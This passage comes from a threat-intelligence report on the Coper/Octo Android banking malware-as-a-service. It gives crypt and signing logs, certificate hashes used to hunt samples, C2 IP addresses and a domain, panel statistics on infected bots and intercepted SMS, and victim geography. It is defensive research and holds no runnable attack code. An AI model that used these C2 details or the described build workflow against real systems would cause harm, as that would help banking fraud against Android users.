  VERIFY
  file: /var/builder/tmp/bot_wrapped.apk (0.5 MiB)
  checksum: 37e4e20dac2cb6aa7473ff59f187a2e894e73787df46c4f25203c9658663c58b (sha256)
  - zipalign verified
  - signature verified [v1, v2, v3]
    1 warnings
    Subject: CN=Android Debug, OU=Android, O=Unknown, L=Unknown, ST=Unknown, C=US
    SHA256: fac61745dc0903786fb9ede62a962b399f7348f0bb6f899b8332667591033b9c / SHA1withRSA
    Expires: Tue Apr 30 22:35:04 UTC 2052
```

Figure 39: Crypt logs showing uber-apk-signer in action for the bot.

The sha256 hash provided at the end of the log file can then be used to hunt for new Octo crypts:

Organisation:	Android Debug
Issuer:	Android Debug
Algorithm:	sha1WithRSAEncryption
Valid from:	2013-12-31T22:35:04Z
Valid to:	2052-04-30T22:35:04Z
Serial number:	232eae62
Intelligence:	! 15 malware samples on MalwareBazaar are signed with this code signing certificate
Thumbprint Algorithm:	SHA256
Thumbprint:	fac61745dc0903786fb9ede62a962b399f7348f0bb6f899b8332667591033b9c

Figure 40: Usage of the sha256 certificate to find more payloads on ThreatFox.

C2 INFRASTRUCTURE OVERVIEW & STATS

As mentioned previously, Coper/Octo operates as a malware-as-a-service (MaaS) offering, with customization placed into the hands of its customers. However, there are some constants (outside of elements of the malware code) that we can focus on to identify connected infrastructure.

One such constant is the X.509 certificate utilized for Coper/Octo C2 servers.

Examining a different C2 server to the one mentioned above, **91.240.118.224** appears to have been used in Coper/Octo campaigns commencing on 5 February 2024, based on uploads to *VirusTotal*. Our own analysis of the IP also identifies it as a Coper/Octo controller.

According to our data holdings, **91.240.118.224** appears to be hosting what seems to be a fairly generic X.509 certificate:

Timestamp	IP Address	Hostname	Port	CN	Alt Names	C	O	Email	Subject	NotAfter	NotBefore
2024-02-05 03:16:13	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-09 16:14:02	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-10 03:15:44	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-10 08:14:10	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-12 08:14:13	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-12 12:14:11	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-15 03:16:28	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-17 12:14:05	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-19 08:14:04	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28
2024-02-20 03:20:33	91.240.118.224	91.240.118.224	443 (https)	www.example.com	less	-	Company	-	CN=www.example.com,OU=Department,O=Company	less	2025-02-02 18:24:28 2024-02-03 18:24:28

Figure 41: Generic certificate used by the IP.

However, when expanding our query to seek further examples of IPs hosting an X.509 certificate with a subject value of ‘CN=www.example.com,OU=Department,O=Company’, we find that there are surprisingly few candidates.

In total, we found 65 other IPs hosting a certificate that matched the same subject value, dating back to mid-June 2024.

When we analysed the resulting IPs, we found that, aside from a small number of false positives, this certificate value was a strong indicator of Coper/Octo infrastructure. The majority of the servers we identified as Coper/Octo were located in Russia or the Netherlands.

Looking for recent Octo C2s, we came across this one: [https://biricruelidurdursunn\[.\]com/YzRmZmJjZTg1ZmVj](https://biricruelidurdursunn[.]com/YzRmZmJjZTg1ZmVj), reported in June 2024. We found a way to monitor bot activity and then define how many victims are targeted by one server, which helps to prevent and have better statistics on Octo:

https://biricruelidurdursunn.com/YzRmZmJjZTg1ZmVj				
TOTAL:				
bots:1868				
bots_tasks:2343				
errors:17				
injects:				
sms:3782				
vnc_tasks:0				
active_vncs:1				
STATS:				
country:total,alive,offline,dead,installed_today				
us:10,0,6,4,9				
ge:1,0,1,0,0				
?:122,13,42,67,67				
tr:1532,166,482,884,810				
ro:1,0,1,0,0				
es:182,0,132,50,132				
cy:13,0,4,9,12				
*:1,0,1,0,1				
nl:2,0,2,0,2				
it:1,1,0,0,1				
jp:1,0,1,0,1				
de:1,0,1,0,1				
no:1,0,1,0,1				
ALIVE TOTAL: 180				
SPACE:				
/dev/nvme0n1p4 2.9T 2.5G 2.8T 1% /				
tmpfs 126G 0 126G 0% /dev/shm				
/dev/nvme0n1p2 235M 87M 136M 40% /boot				
/dev/nvme0n1p1 285M 5.8M 279M 3% /boot/efi				
PANEL SIZE:				
92M total				

Figure 42: Octo C2 targeting mainly Turkey.

Expanding this to look at all the active Coper/Octo C2 servers we were aware of at the time of this analysis, we found there to be a total of nearly 45,000 bots, with nearly 700,000 SMS messages intercepted from them.

When mapping out the locations of the victims, four countries stood out in particular as being heavily targeted by Coper/Octo campaigns (*at the time of our analysis*): Portugal, Spain, Turkey and the United States.

CONCLUSION

In conclusion, this analysis of the Coper/Octo *Android* malware-as-a-service operation sheds light on the sophisticated and evolving nature of mobile malware threats. From its origins in the Exobot family to its current status as a fully fledged malware service, Coper/Octo represents a potential risk to *Android* users worldwide. Its range of capabilities, including keylogging, injects, and VNC remote access, underscores the need for heightened vigilance and security measures among mobile device users.

Furthermore, the examination of Coper/Octo's infrastructure and targeting strategies highlights the global reach and strategic focus of its operators. By understanding the intricacies of its command-and-control infrastructure and victim targeting patterns, security researchers can better mitigate the threat posed by this malware and protect users from falling victim to its malicious activities.

As the threat landscape continues to evolve, it is imperative for both users and security professionals to remain proactive in identifying and addressing emerging threats like Coper/Octo. By staying informed about the latest developments in mobile malware and implementing robust security measures, we can collectively work towards a safer and more secure mobile ecosystem for all users.

REFERENCES

- [1] Arntz, P. Godfather Android banking malware is on the rise. Malwarebytes. 22 December 2022. <https://www.malwarebytes.com/blog/news/2022/12/godfather-android-banking-malware-is-on-the-rise>.
- [2] Toulas, B. New 'Hook' Android malware lets hackers remotely control your phone. Bleeping Computer. 19 January 2023. <https://www.bleepingcomputer.com/news/security/new-hook-android-malware-lets-hackers-remotely-control-your-phone/>.
- [3] ThreatFabric. Vultur, with a V for VNC. 22 July 2021. <https://www.threatfabric.com/blogs/vultur-v-for-vnc>.
- [4] Joshuapenny. HostingHunter Series: CHANG WAY TECHNOLOGIES CO. LIMITED. 14 November 2023. <https://medium.com/@joshuapenny88/hostinghunter-series-chang-way-technologies-co-limited-a9ba4fce0f65>.
- [5] ThreatFox IOC Database. <https://threatfox.abuse.ch/browse.php?search=malware%3Aocto>.
- [6] xss.is.
- [7] ThreatFabric. Look out for Octo's tentacles! A new on-device fraud Android Banking Trojan with a rich legacy. 8 April 2022. <https://www.threatfabric.com/blogs/octo-new-odf-banking-trojan>.
- [8] Team Cymru. Coper / Octo - A Conductor for Mobile Mayhem... With Eight Limbs? 5 March. <https://www.team-cymru.com/post/coper-octo-a-conductor-for-mobile-mayhem-with-eight-limbs>.
- [9] Cyble. 'InTheBox' Web Injects Targeting Android Banking Applications Worldwide. 31 January 2023. <https://cyble.com/blog/inthebox-web-injects-targeting-android-banking-applications-worldwide/>.